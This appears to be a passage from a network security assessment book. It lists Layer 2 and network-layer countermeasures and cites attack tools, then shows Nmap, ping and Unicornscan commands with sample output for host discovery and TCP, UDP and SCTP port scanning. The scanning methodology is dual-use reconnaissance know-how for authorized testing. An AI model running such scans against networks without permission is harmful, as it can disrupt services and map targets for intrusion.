Enable port security to limit the number of MAC addresses assigned to a port
Disable CDP support to prevent denial of service against switches
Enable bdpu-guard and root guard to mitigate STP attacks
Use unknown traffic flood control features to limit Layer 2 broadcast attacks61
Avoid CPU exhaustion via OSPF, EIGRP, and RIP packets having priority, by setting an ACL across untrusted ports to drop traffic destined for UDP port 520, and packets using IP protocols 88 and 89
Generic data link attack mitigations are as follows:
Set switch ports to access mode and disable dynamic trunking
Establish VLANs to prevent untrusted users from securing Layer 2 access to sensitive systems, such as servers and workstations used by IT operations staff
Disable unused Ethernet ports and place them in a quarantine VLAN
Always use a dedicated VLAN ID for trunk ports
Avoid using the default VLAN ID value “1” when possible
Use private VLAN (port isolation) features when possible, to prevent client systems from interacting with one another
Network and application layer countermeasures:
Disable IPv6 if it is not explicitly required to prevent overlay network attacks
Disable ICMP redirect support to mitigate against MITM62
Disable multicast name resolution and NetBIOS over TCP/IP in Windows
Disable Bounjour/zero-configuration functionality within Apple OS X and Linux
Establish ACLs on ports that do not use isolation so that private VLAN attacks (routing traffic via a gateway to an isolated port) are not effective
Use HSTS within your web applications to mitigate against MITM attacks that downgrade HTTPS to HTTP (e.g., sslstrip)
Review client proxy settings so that they are not automatically set via WPAD63
1 See https://www.wireshark.org.
2 See http://www.oxid.it/cain.html.
3 See Ettercap on GitHub.
4 See sslstrip on creator Moxie Marlinspike’s website.
5 See easy-creds on GitHub.
6 See Responder on GitHub.
7 See Evilgrade on GitHub.
8 Nicolas Economou, “MS15-011 — Microsoft Windows Group Policy Real Exploitation via a SMB MiTM Attack”, Core Security Blog, May 18, 2015.
9 See dsniff on Monkey.org.
10 See CVE-2005-4441.
11 Use “h” within Yersinia to display available commands.
12 Andrew A. Vladimirov, “Making Unidirectional VLAN and PVLAN Jumping Bidirectional”, email message to Full Disclosure, December 19, 2005.
13 Steve A. Rouiller, “Virtual LAN Security: Weaknesses and Countermeasures”, SANS Institute, 2003.
15 See CVE-2008-2441 and CVE-2013-3466.
16 This can be mitigated by adopting 802.1AE (MACsec).
17 Vonnie Hudson, “Destroying a Cisco Switch with CDP Flooding”, Fixed by Vonnie Blog, June 23, 2015.
19 See Scapy on creator Philippe Biondi’s website.
20 See http://examples.oreilly.com/networksa/tools/cdp_flooder.py.
21 Kevin Lauerman and Jeff King, “STP MiTM Attack and L2 Mitigation Techniques”, white paper for Cisco, 2010.
22 For more information on Ettercap, see Lakshmanan Ganapathy, “Ettercap Tutorial: DNS Spoofing & ARP Poisoning Examples”, The Geek Stuff Blog, May 10, 2012.
23 Nmap broadcast-dhcp-discover script.
24 Nmap broadcast-dhcp6-discover script.
25 See DHCPig on GitHub.
26 See “Microsoft Deployment Toolkit” on Microsoft’s TechNet.
27 Dave DeSimone and Dave Kennedy, “Owning One to Rule Them All” presented at the Defcon 20 Hacking Conference, Las Vegas, NV, July 26–29, 2012.
28 Metasploit pxeexploit module.
29 Corey Kallenberg and Xeno Kovah, “How Many Million BIOSes Would You Like to Infect?”, white paper for Legbacore, June 11, 2015.
30 Jonas Zaddach et al., “Implementation and Implications of a Stealth Hard-Drive Backdoor”, presented at the Annual Computer Security Applications Conference, New Orleans, LA, December 9–13, 2013.
31 Matt Weeks, “Network Nightmare”, presented at the Defcon 19 Hacking Conference, Las Vegas, NV, August 4–7, 2011.
32 Tony Lee and Chris Lee, “BIOS Security? Build a PXE Attack Server”, SecuritySynapse, July 22, 2013.
33 See “John the Ripper password cracker” at OpenWall.com.
34 See “Creating a WPAD entry in DHCP” on Microsoft’s TechNet.
35 For more information, see Reggle, “Layer 2 Attacks on a Catalyst Switch”, Reggle Blog, June 15, 2013.
36 See “Understanding How Routing Updates and Layer 2 Control Packets Are Queued on an Interface with a QoS Service Policy”, Cisco.com, February 15, 2008.
37 See John the Ripper on GitHub.
38 Dhiru Kholia, “Cracking HSRP MD5 Authentication ‘Hashes’”, email message to OpenWall.com mailing list, September 2, 2014.
39 Dhiru Kholia, “Cracking VRRP and GLBP Hashes”, email message to OpenWall.com mailing list, October 6, 2014.
40 Dhiru Kholia, “Cracking EIGRP MD5 Authentication “Hashes’”, email message to OpenWall.com mailing list, September 9, 2014.
41 Dhiru Kholia, “Cracking OSPF, BGP and RIP Authentication with JtR (and Ettercap)”, email message to OpenWall.com mailing list, November 18, 2013.
43 DarK, “Network: Scapy HSRP Dissector with MD5 Auth Support!”, Goto:H[@]ck - Hack To Learn Blog, January 3, 2011.
44 VRRPv3 does not support authentication.
48 IPsec security features are described in Chapter 10.
49 To run without authentication, keyed MD5 or HMAC-SHA-256 must be used.
50 See RFC 2328 (OSPFv2) and RFC 5340 (OSPFv3).
51 See CVE-2015-1103.
52 Esteban Pellegrino et al., “DoubleDirect — Zimperium Discovers Full-Duplex ICMP Redirect Attacks in the Wild”, Zimperium Blog, November 20, 2014.
54 See the THC IPv6 toolkit on GitHub.
55 Metasploit ipv6_neighbor_router_advertisement module.
56 See Evil FOCA on Eleven Paths.
57 Alec Waters, “SLAAC Attack – 0day Windows Network Interception Configuration Vulnerability”, Infosec Institute, April 4, 2011.
58 Jonathan Cran, “Practical Man in the Middle”, SlideShare.net, June 22, 2013.
59 Philippe Biondi and Arnaud Ebalard, “Scapy and IPv6 Networking”, presented at the Hack in the Box Security Conference, Kuala Lumpur, Malaysia, September 18–21, 2006.
60 See gateway-finder.py on GitHub.
61 For more information, see “Catalyst 6500 Release 12.25X Software Configuration Guide”, Cisco.com, November 17, 2013.
62 See @axcheron’s tweet.
63 See “How to Turn Off (Disable) Web Proxy Auto Discovery (WPAD) in Windows Server 2008 R2”, Stack Overflow, February 22, 2013.
Upon identifying IP address blocks of interest, active scanning is undertaken to map the network, catalog accessible hosts, and identify exposed services. The following tactics are covered in this chapter:
Use of Nmap to perform initial network scanning
Low-level assessment to understand the network configuration
Use of Nmap and Metasploit to perform light vulnerability scanning
Bulk vulnerability scanning (using Nessus, Qualys, and others)
Evasion of intrusion detection and prevention mechanisms
Manual testing is then undertaken to investigate vulnerabilities, exploit known flaws, and launch brute-force password grinding attacks. For reference, Figure 6-1 demonstrates the relationship between IP protocols covered in this chapter.

Available for platforms including Apple OS X, Microsoft Windows, and Linux, Nmap supports IPv4 and IPv6 network scanning via ICMP, TCP, UDP, and SCTP. Now let’s see how to use Nmap to scan an environment.
Nmap supports ICMP scanning over both IPv4 and IPv6 to map subnets within larger IP blocks and elicit responses from hosts (depending on configuration). Here are two particularly useful ICMPv4 message types:
IANA maintains comprehensive lists of ICMPv4 and ICMPv6 message types.1 Many useful ICMPv4 types have been deprecated in recent years, including 17 (address mask request) and 37 (domain name request). Within legacy networks these can yield useful information.
Within Nmap, use the -PEPM flag to perform host discovery using ICMPv4 echo, timestamp, and subnet mask requests, as shown in Example 6-1.
root@kali:~# nmap -PEPM -sP –vvv -n 10.12.5.0/24

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-09-07 18:22 EDT
Initiating Ping Scan at 18:22
Scanning 256 hosts [3 ports/host]
Completed Ping Scan at 18:23, 7.24s elapsed (256 total hosts)
Nmap scan report for 10.12.5.0 [host down, received no-response]
Nmap scan report for 10.12.5.1
Host is up, received echo-reply ttl 128 (0.012s latency).
Nmap scan report for 10.12.5.16
Host is up, received echo-reply ttl 128 (0.023s latency).
Nmap scan report for 10.12.5.17
Host is up, received echo-reply ttl 128 (0.027s latency).
Nmap scan report for 10.12.5.18
Host is up, received echo-reply ttl 128 (0.031s latency).
Nmap scan report for 10.12.5.20
Host is up, received echo-reply ttl 128 (0.039s latency).
Nmap scan report for 10.12.5.21
Host is up, received echo-reply ttl 128 (0.043s latency).
Nmap scan report for 10.12.5.22
Host is up, received echo-reply ttl 128 (0.047s latency).
Older versions of Nmap report multiple responses for subnet and broadcast addresses, letting you map subnet allocations and sizes. Unfortunately, version 6.49 does not, and so you must use ping to manually investigate network behavior.
Within an IP network, the last address octet is reserved as the broadcast address (e.g., 10.10.5.255 within 10.10.5.0/24), which is used to send traffic to all of the hosts within a subnet. Example 6-2 demonstrates the ping command used to send ICMP echo requests to an IPv4 broadcast address, and Example 6-3 shows how an additional subnet (10.12.0.0/24) is revealed via the 255.255.255.255 broadcast address.
root@kali:~# ping -b 10.10.5.255
WARNING: pinging broadcast address
PING 10.10.5.255 (10.10.5.255) 56(84) bytes of data.
64 bytes from 10.10.5.79: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 10.10.5.10: icmp_seq=1 ttl=64 time=1.79 ms (DUP!)
64 bytes from 10.10.5.13: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
64 bytes from 10.10.5.11: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
64 bytes from 10.10.5.12: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
64 bytes from 10.10.5.99: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
64 bytes from 10.10.5.14: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
root@kali:~# ping -b 255.255.255.255
WARNING: pinging broadcast address
PING 255.255.255.255 (255.255.255.255) 56(84) bytes of data.
64 bytes from 10.10.5.79: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 10.12.5.251: icmp_seq=1 ttl=63 time=1.28 ms (DUP!)
64 bytes from 10.12.5.239: icmp_seq=1 ttl=63 time=1.28 ms (DUP!)
64 bytes from 10.12.5.240: icmp_seq=1 ttl=63 time=1.28 ms (DUP!)
64 bytes from 10.12.5.201: icmp_seq=1 ttl=63 time=1.28 ms (DUP!)
64 bytes from 10.12.5.248: icmp_seq=1 ttl=63 time=1.84 ms (DUP!)
64 bytes from 10.10.5.10: icmp_seq=1 ttl=64 time=1.85 ms (DUP!)
64 bytes from 10.12.5.242: icmp_seq=1 ttl=63 time=1.85 ms (DUP!)
64 bytes from 10.12.5.235: icmp_seq=1 ttl=63 time=4.73 ms (DUP!)
64 bytes from 10.12.5.246: icmp_seq=1 ttl=63 time=6.02 ms (DUP!)
64 bytes from 10.12.5.244: icmp_seq=1 ttl=63 time=8.19 ms (DUP!)
Nmap supports many TCP scanning modes, which are particularly useful when performing stealth scans and understanding low-level network configuration. For the purpose of identifying accessible services, the basic TCP SYN (-sS) mode should be used, as demonstrated by Example 6-4.
root@kali:~# nmap -sS 10.10.5.10

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-09-07 18:45 EDT
Nmap scan report for 10.10.5.10
Not shown: 933 filtered ports, 60 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
By default, Nmap will perform host discovery and identify accessible hosts to scan.2 When testing hardened environments, you should use the -Pn flag to force scanning of each address. A slower timing policy (such as -T2) is also useful because an aggressive policy might trigger SYN flood protection and cause packets to be dropped.
Nmap returns a state (open, closed, or filtered) for each port. Figures 6-2 through 6-5 demonstrate SYN probes eliciting four response variants: a SYN/ACK packet (indicating an open port); RST/ACK (denoting closed); no response; or an ICMP type 3 message (implying a filter).




During testing you should scan every TCP port, from 0 to 65,535. For speed reasons, Nmap uses an internal list of common ports by default, introducing a blind spot.
IPv4 firewalls and routers often generate ICMP type 3 (destination unreachable) responses, which provide insight into network configuration. Table 6-1 lists common ICMP type 3 message codes.3
| Code | Description |
|---|---|
| 0 | Network unreachable |
| 1 | Host unreachable |
| 2 | Protocol unreachable |
| 3 | Port unreachable |
| 6 | Destination network unknown |
| 7 | Destination host unknown |
| 9 | Communication administratively prohibited (network) |
| 10 | Communication administratively prohibited (host) |
| 13 | Communication administratively prohibited (general) |
The connectionless nature of UDP means that services are identified either through negative scanning (inferring open ports based on ICMP unreachable responses of those which are closed), or through use of correctly formatted datagrams to elicit a response from a service (e.g., DNS, DHCP, TFTP, and others, as listed in nmap-payloads4), known as payload scanning.
ICMP is an unreliable indicator because security-conscious organizations tend to filter messages, and most operating systems rate-limit ICMP responses by default.
Nmap uses a combination of both negative and payload scanning (versus just a single mode) via the -sU flag. This often clouds output, as demonstrated by Example 6-5, in which both open and open|filtered states are returned.
root@kali:~# nmap -Pn -sU -open -F -vvv -n 10.3.0.1

Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 02:37 UTC
Initiating UDP Scan at 02:37
Scanning 10.3.0.1 [100 ports]
Discovered open port 137/udp on 10.3.0.1
Discovered open port 123/udp on 10.3.0.1
Completed UDP Scan at 02:38, 13.25s elapsed (100 total ports)
Nmap scan report for 10.3.0.1
Scanned at 2014-10-27 02:37:49 UTC for 13s
PORT      STATE         SERVICE
7/udp     open|filtered echo
9/udp     open|filtered discard
17/udp    open|filtered qotd
19/udp    open|filtered chargen
49/udp    open|filtered tacacs
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
80/udp    open|filtered http
88/udp    open|filtered kerberos-sec
111/udp   open|filtered rpcbind
120/udp   open|filtered cfdptkt
123/udp   open          ntp
135/udp   open|filtered msrpc
136/udp   open|filtered profile
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
158/udp   open|filtered pcmail-srv
161/udp   open|filtered snmp
The verbose output shows that ports 123 (NTP) and 137 (the NetBIOS name service) are open based on responses to crafted payloads. The other ports are listed based on unreliable ICMP feedback.
Using the -sUV flag, you can actively probe each UDP port and see which respond. Running Nmap in this fashion is, however, very slow against ambiguous open|filtered ports, and impractical when testing large networks.
Example 6-6 demonstrates using Nmap to scan five UDP ports of a single host, taking 114 seconds to complete. Deeper testing reveals that port 53 is indeed listening.
root@kali:~# nmap -Pn -sUV -open -p53,123,135,137,161 -vvv -n 10.3.0.1

Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 02:53 UTC
NSE: Loaded 29 scripts for scanning.
Initiating UDP Scan at 02:53
Scanning 10.3.0.1 [5 ports]
Discovered open port 123/udp on 10.3.0.1
Discovered open port 137/udp on 10.3.0.1
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 02:53 (0:00:00 remaining)
Completed UDP Scan at 02:53, 9.08s elapsed (5 total ports)
Initiating Service scan at 02:53
Scanning 5 services on 10.3.0.1
Discovered open port 53/udp on 10.3.0.1
Discovered open|filtered port 53/udp on 10.3.0.1 is actually open
Completed Service scan at 02:55, 75.06s elapsed (5 services on 1 host)
NSE: Script scanning 10.3.0.1.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 30.02s elapsed
Nmap scan report for 10.3.0.1
Scanned at 2014-10-27 02:53:40 UTC for 114s
PORT    STATE         SERVICE    VERSION
53/udp  open          domain     dnsmasq 2.50
123/udp open          ntp        NTP v4
135/udp open|filtered msrpc
137/udp open          netbios-ns Samba nmbd (workgroup: UCOPIA)
161/udp open|filtered snmp
Service Info: Host: CONTROLLER
An alternative tool that you can use to perform UDP payload scanning is Unicornscan.5 Against the 10.3.0.1 candidate, results are returned almost instantly:
root@kali:~# unicornscan -mU 10.3.0.1
UDP open          domain[   53] from 10.3.0.1  ttl 128
UDP open      netbios-ns[  137] from 10.3.0.1  ttl 128
UDP scanning results vary by tool selection and network conditions. Nmap provides a comprehensive option with -sUV, but testing of a single host using the -F option (scanning 100 ports) can take more than 10 minutes to complete.
SCTP sits alongside TCP and UDP, as shown in Figure 6-1. Intended to provide transport of telephony data over IP, the protocol duplicates many of the reliability features of Signaling System 7 (SS7), and underpins a larger protocol family known as SIGTRAN. SCTP is supported by operating systems including IBM AIX, Oracle Solaris, HP-UX, Linux, Cisco IOS, and VxWorks.
Each SCTP packet contains a header and associated chunks, as demonstrated by Figure 6-6. Source and destination port values are 16-bit (running from 0 to 65,535), and 8-bit chunk type values are listed in Table 6-2. Depending on the type, the chunk value field varies.

| ID | Value | Description |
|---|---|---|
| 0 | DATA | Payload data |
| 1 | INIT | Initiation request |
| 2 | INIT ACK | Initiation acknowledgment |
| 3 | SACK | Selective acknowledgment |
| 4 | HEARTBEAT | Heartbeat request |
| 5 | HEARTBEAT ACK | Heartbeat acknowledgment |
| 6 | ABORT | Abort request |
| 7 | SHUTDOWN | Shutdown request |
| 8 | SHUTDOWN ACK | Shutdown acknowledgment |
| 9 | ERROR | Operation error |
| 10 | COOKIE ECHO | State cookie echo |
| 11 | COOKIE ACK | Cookie acknowledgment |
| 12 | ECNE | Explicit congestion notification echo |
| 13 | CWR | Congestion window reduced |
| 14 | SHUTDOWN COMPLETE | Shutdown complete |
You can find accessible SCTP services by scanning with two packet types:
-sY flag) sends SCTP INIT chunks to each port. An INIT ACK response indicates the port is open, whereas an ABORT chunk indicates it is closed.-sZ flag.Example 6-7 demonstrates an Nmap SCTP scan over IPv6. Table 6-3 lists common SCTP services. Upon identifying valid services, use sctpscan6 to manually investigate (using the -t flag to bridge a TCP socket to a particular SCTP service).
root@kali:~# nmap -6 -Pn -sY –n -open fe80::217:f2ff:fe0f:5d19

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-08-27 09:56 EDT
Nmap scan report for fe80::217:f2ff:fe0f:5d19
PORT       STATE SERVICE
2427/sctp  open  mgcp-gateway
2944/sctp  open  megago-h248
2945/sctp  open  h248-binary
| Port | Name | Description | RFC |
|---|---|---|---|
| 1167 | cisco-ipsla | Cisco IP SLA control protocol | 6812 |
| 1812 | radius | RADIUS authentication protocol | 2865 |
| 1813 | radacct | RADIUS accounting protocol | 2866 |
| 2225 | rcip-itu | Resource connection initiation protocol | – |
| 2427 | mgcp-gateway | Media gateway control protocol | 3435 |
| 2904 | m2ua | SS7 MTP level 2 user adaptation | 3331 |
| 2905 | m3ua | SS7 MTP level 3 user adaptation | 4666 |
| 2944 | megaco-h248 | Gateway control protocol (text) | 3525 |
| 2945 | h248-binary | Gateway control protocol (binary) | |
| 3097 | itu-bicc-stc | ITU-T Q.1902.1 and Q.2150.3 | – |
| 3565 | m2pa | SS7 MTP level 2 peer-to-peer adaptation | 4165 |
| 3863 | asap-sctp | Aggregate server access protocol | 5352 |
| 3864 | asap-sctp-tls | Aggregate server access protocol (TLS) | |
| 3868 | diameter | Diameter AAA protocol | 6733 |
| 4739 | ipfix | IP flow information export | 3917 |
| 4740 | ipfixs | IP flow information export (DTLS) | 5153 |
| 5060 | sip | Session initiation protocol | 3261 |
| 5061 | sip-tls | Session initiation protocol (TLS) | |
| 5090 | card | Candidate access router discovery protocol | 4066 |
| 5091 | cxtp | Context transfer protocol | 4067 |
| 5672 | amqp | Advanced message queuing protocola | – |
| 5675 | v5ua | V5.2 user adaptation | 3807 |
| 6704 | frc-hp | ForCES high-priority channel | 5811 |
| 6705 | frc-mp | ForCES medium-priority channel | |
| 6706 | frc-lp | ForCES low-priority channel | |
| 7626 | simco | Simple middlebox configuration | 4540 |
| 8471 | pim-port | PIM over reliable transport | 6559 |
| 9082 | lcs-ap | 3GPP LCS application protocolb | – |
| 9084 | aurora | IBM AURORA performance visualizer | |
| 9900 | iua | ISDN Q.921 user adaptation | 4233 |
| 9901 | enrp-sctp | ENRP server channel | 5353 |
| 9902 | enrp-sctp-tls | ENRP server channel (TLS) | |
| 14001 | sua | SCCP user adaptation | 3868 |
| 20049 | nfsrdma | NFS over RDMA | 5667 |
| 29118 | sgsap | 3GPP SGsAPc | – |
| 29168 | sbcap | 3GPP SBcAPd | |
| 29169 | iuhsctpassoc | UTRAN Iuh interface RANAP user adaptione | |
| 36412 | s1-control | 3GPP S1 control plane | |
| 36422 | x2-control | 3GPP X2 control plane | |
a See http://bit.ly/2aCGi7z. b See http://bit.ly/2aCGsfc. c See http://bit.ly/2aCGtzY. d See http://bit.ly/2aCG948. e See http://bit.ly/2aCHyHG. | |||
A number of these protocols do not correspond to IETF RFC documents, but are described by International Telecommunication Union (ITU) and 3rd Generation Partnership Project (3GPP) standards. For example, ITU-T Q.1902.17 defines the Bearer Independent Call Control (BICC) protocol used by SCTP port 3097 in Table 6-3.
Detailed assessment involves scanning all 65,536 TCP and SCTP ports for each IP address within scope, along with testing of common UDP ports (to save time). I have yet to find a UDP service running on a nonstandard port during testing, and so running a UDP scan with Nmap’s default services list is sufficient.
For IPv4, my preferred approach is to first run three Nmap scans to identify accessible hosts. You can load a list of target networks into Nmap from a file by using the -iL flag.
nmap –T4 –Pn –n –sS –F –oG tcp.gnmap 192.168.0.0/24
nmap –T4 –Pn –n –sY –F –oG sctp.gnmap 192.168.0.0/24
nmap –T4 –Pn –n –sU –p53,69,111,123,137,161,500,514,520 -oG  udp.gnmap 192.168.0.0/24
These scans generate output with gnmap file extensions. It is important to pay particular attention to the UDP results because they might contain false positives. If the UDP dataset looks noisy (i.e., all the hosts are reporting to have open ports), simply disregard it. When you’re happy with the contents of these files, use grep and awk to generate a refined list of targets, as follows:
grep open *.gnmap | awk '{print $2}' | sort | uniq > targets.txt
You should then feed this list into four subsequent scans:
A fast TCP scan of common services
nmap -T4 -Pn -open -sS -A -oA tcp_fast -iL targets.txt
A TCP scan of all ports (plus fingerprinting and testing via default NSE scripts)
nmap -T4 -Pn -open -sSVC -A –p0-65535 -oA tcp_full -iL targets.txt
An SCTP scan of all ports
nmap -T4 -Pn -open -sY –p0-65535 -oA sctp -iL targets.txt
A UDP scan of common services
nmap -T3 -Pn -open –sU -oA udp -iL targets.txt
The -oA flag will generate multiple output files for each scan type, including a gnmap file that you can easily parse, and a full text file that is human-readable.
When running large concurrent scans using Nmap, it is advisable to use a sensible timing policy to avoid saturating your Internet connection. You can also use the screen utility,8 which is found within Kali Linux, Apple OS X, and other platforms, to move the various scanning sessions to the background. This way, they will continue to run if you are disconnected from the server.
These scanning modes do not perform deep analysis of the exposed network services. Vulnerability scanning and in-depth testing is covered later in this chapter, along with use of commercially supported tools.
Chapters 4 and 5 describe IPv6 addresses enumeration. Upon gathering a list of IPv6 network prefixes, identify hosts and services using the same phased approach described for IPv4 (i.e., sweeping for hosts running common network services, and full scanning of that subset). When TCP sweeping large IPv6 networks, I recommend reducing the port list to increase speed, from -F (100 common ports) to -p22,25,53,80,111,139,443.
Upon preparing a list of targets (e.g., targets.txt), run the same scans as before, this time using the -6 flag to scan over IPv6:
nmap -6 -T4 -Pn -open -sS -A -oA ipv6_tcp_fast -iL targets.txt
nmap -6 -T4 -Pn -open -sSVC -A –p0-65535 -oA ipv6_tcp_full -iL targets.txt
nmap -6 -T4 -Pn -open -sY –p0-65535 -oA ipv6_sctp -iL targets.txt
nmap -6 -T3 -Pn -open -sU -oA ipv6_udp -iL targets.txt
By crafting probe packets and reviewing the responses, you can do the following:
Fingerprint the operating system of a target host or network device
Identify hosts with IP stack implementation flaws
Enumerate filtering devices and reverse engineer their policy
Reveal the internal IP addresses of misconfigured systems
You can manipulate IP and TCP header values by using Hping3,9 Scapy, Nmap, and Firewalk.10 Individual values set within IP and TCP packet headers are shown in Figures 6-7 and 6-8. By manipulating these fields and sampling responses to particular probes, you can reverse engineer the underlying network configuration.
